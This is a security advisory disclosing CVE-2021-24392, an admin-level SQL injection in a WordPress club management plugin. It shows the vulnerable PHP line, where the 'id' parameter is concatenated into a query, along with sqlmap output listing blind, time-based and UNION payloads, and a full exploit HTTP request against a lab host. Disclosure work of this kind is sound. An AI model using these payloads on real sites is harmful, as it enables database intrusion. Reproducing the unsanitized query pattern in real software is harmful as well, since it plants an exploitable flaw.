Wp Plugin Club Management Software

Plugin Details

Plugin Name: wp-plugin : club-management-software
Effected Version : 1 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24392
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- June 10, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure

Technical Details

Vulnerable File: `admin/section/swiftbook-add-email-templates.php#30`

Vulnerable Code block and parameter:

Administrator level SQLi for parameter `id` admin/section/swiftbook-add-email-templates.php#30

```
30:         $template = $wpdb->get_row("SELECT * FROM `$table_emailtemplate` WHERE `et_id`=" . $_GET['id']);
```

PoC Screenshots


```
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=swiftbook_add_email_template&id=1 AND 7150=7150

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=swiftbook_add_email_template&id=1 AND (SELECT 4108 FROM (SELECT(SLEEP(5)))MXrL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: page=swiftbook_add_email_template&id=-9900 UNION ALL SELECT NULL,NULL,CONCAT(0x7170627671,0x7851767a5241424256595
74f4d4377416678736b66514f745249557278706b674178657452544d47,0x71626a7171),NULL,NULL-- -
---
[15:57:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[15:57:44] [INFO] fetching current user
current user: 'bob@localhost'
[15:57:44] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'

[*] ending @ 15:57:44 /2021-05-09/

➜  sqlmap-dev git:(master) ✗
```



Exploit

```
GET /wp-admin/admin.php?page=swiftbook_add_email_template&id=0 UNION ALL SELECT NULL,NULL,user(),NULL,NULL-- - HTTP/1.1
Host: 172.28.128.50
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620726112%7CswM2ule4AKH1D9P6ARH66iCAXAsLU4qMaspNCuUmiPI%7Ccbac3b5e
Connection: close
```

```
<div class="variable-list">
<h4>Replace following</h4>
<ul>
<li>Bob@localhost = {bob@localhost}</li> </ul>
</div>
```